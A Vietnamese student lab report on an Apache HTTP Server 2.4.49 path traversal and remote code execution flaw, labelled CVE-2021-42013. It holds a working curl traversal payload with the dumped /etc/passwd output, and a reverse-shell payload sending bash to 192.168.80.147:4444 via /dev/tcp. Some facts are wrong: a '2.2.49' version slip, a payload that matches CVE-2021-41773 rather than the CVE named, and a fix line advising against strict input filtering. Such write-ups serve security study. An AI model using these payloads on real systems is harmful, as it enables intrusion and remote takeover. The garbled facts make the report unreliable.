Hà Tuấn Giang

Báo Cáo

Tìm hiểu lỗ hổng Path Traversal -CVE-2021-42013

I,Nguyên nhân gây lỗi

- Không phân quyền thư mục rõ ràng và không lọc ký tự mà người dùng nhập vào 1 cách nghiêm ngặt

II,Phân tích CVE-2021-42013

-Theo CVE-2021-41773 , Apache HTTP Server 2.4.49 dễ bị tấn công bởi các cuộc tấn công thực thi Path Traversal và Remote Code

-Ở phiên bản Apache 2.2.49 ,URL được chuẩn hóa như sau

```
            /* Remove /xx/../ segments */
            if (path[1 + 1] == '.' && IS_SLASH_OR_NUL(path[1 + 2])) {
```

tuy nhiên,attacker có thể bypass bằng cách mã hóa '.' thành '%2e'

-Để cuộc tấn công Path Traversal trên Apache 2.4.49 được xảy ra thì file cấu hình phải được sửa đổi như sau

```
#
<Directory />
    AllowOverride none
    Require all granted
</Directory>

#
```

bình thường thì sẽ sẽ được cấu hình “All denied”

```
<Directory />
    AllowOverride none
    Require all denied
</Directory>
```

→Như vậy lỗ hổng này chỉ có thể xảy ra khi người dùng sửa đổi file cấu hình để phục vụ 1 công việc riêng nào đó

Payload:

curl http://localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd

```
root@gianght:/usr/local/apache2/conf# curl http://localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
```

-Tiếp đến để có thể tấn công được Remote Code Execution thì module mod_cgi phải được bật trên cấu hình của Web Server .Từ đó kẻ tấn công có thể thêm để thực hiện việc thực thi mã từ xa

thông qua lỗ hổng Path Traversal bằng cách gọi tới các thư viện trên server với http Post request


```
<IfModule !mpm_prefork_module>
        LoadModule cgid_module modules/mod_cgid.so
</IfModule>

<IfModule mpm_prefork_module>
        LoadModule cgid_module modules/mod_cgid.so
</IfModule>

<IfModule unixd_module>
```

→Theo mặc định thì toàn bộ file hệ thống,modules mod_cgi của Apache http Server sẽ không được kích hoạt vì vậy lỗ hổng này cũng chỉ xảy ra khi file cấu hình được sửa đổi

-Apache HTTP Server có 1 tính năng sẽ ghi nhận các giá trị của các parameter và đẩy tất cả vào STDIN dẫn tới việc ta có thể vừa thực thi 1 binary trên server, vừa có thể truyền parameter cho binary đó. Vì vậy ta sẽ tận dụng điều này để đọc 1 file nhị phân và truyền vào các tham số mong muốn bằng Curl POST

Payload:

```
curl -v 'http://localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo; bash -i >& /dev/tcp/192.168.80.147/4444 0>&1'
```



III,Cách khắc phục

-Đối với CVE-2021-42013 ,Sử dụng cấu hình mặc định hoặc cập nhật lên phiên bản mới nhất
-Phân quyền thư mục rõ ràng và không lọc ký tự mà người dùng nhập vào 1 cách nghiêm ngặt